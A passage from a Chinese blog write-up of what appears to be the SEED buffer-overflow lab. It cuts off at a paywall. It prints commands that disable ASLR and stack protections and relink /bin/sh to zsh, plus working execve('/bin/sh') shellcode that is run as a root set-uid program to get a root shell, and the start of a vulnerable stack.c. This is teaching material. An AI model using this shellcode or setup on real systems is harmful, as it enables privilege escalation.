


首先在实验的最开始我们把对抗缓冲区溢出攻击的措施关闭,后面再逐一打开。关闭地址随机化的代码如下
sudo sysctl -w kernel.randomize_va_space=0运行如下:

并且在编译代码时 加上下列参数告诉编译器,前者为禁用栈保护, 后者为可执行栈上代码
-fno-stack-protector -z execstack再使用下列命令修改默认shell为zsh,zsh不会在effective uid 和 real uid不一致的时候将effective uid改成 real uid
sudo ln -sf /bin/zsh /bin/sh运行如下:

1. Task 1
1.1 step 1
示例代码如下:
/* call_shellcode.c: You can get it from the lab’s website */
/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x50" /* Line 2: pushl %eax */
    "\x68""//sh" /* Line 3: pushl $0x68732f2f */
    "\x68""/bin" /* Line 4: pushl $0x6e69622f */
    "\x89\xe3" /* Line 5: movl %esp,%ebx */
    "\x50" /* Line 6: pushl %eax */
    "\x53" /* Line 7: pushl %ebx */
    "\x89\xe1" /* Line 8: movl %esp,%ecx */
    "\x99" /* Line 9: cdq */
    "\xb0\x0b" /* Line 10: movb $0x0b,%al */
    "\xcd\x80" /* Line 11: int $0x80 */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}

编译并修改为root set-uid程序,运行可以发现成功获取root shell
1.2 step 2
实例代码如下:
/* Vunlerable program: stack.c */
/* You can get this program from the lab’s website */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
/* Changing this size will change the layout of the stack.
* Instructors can change this value each year, so students
* won’t b 最低0.47元/天 解锁文章






 扫一扫
扫一扫


 8836
8836

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





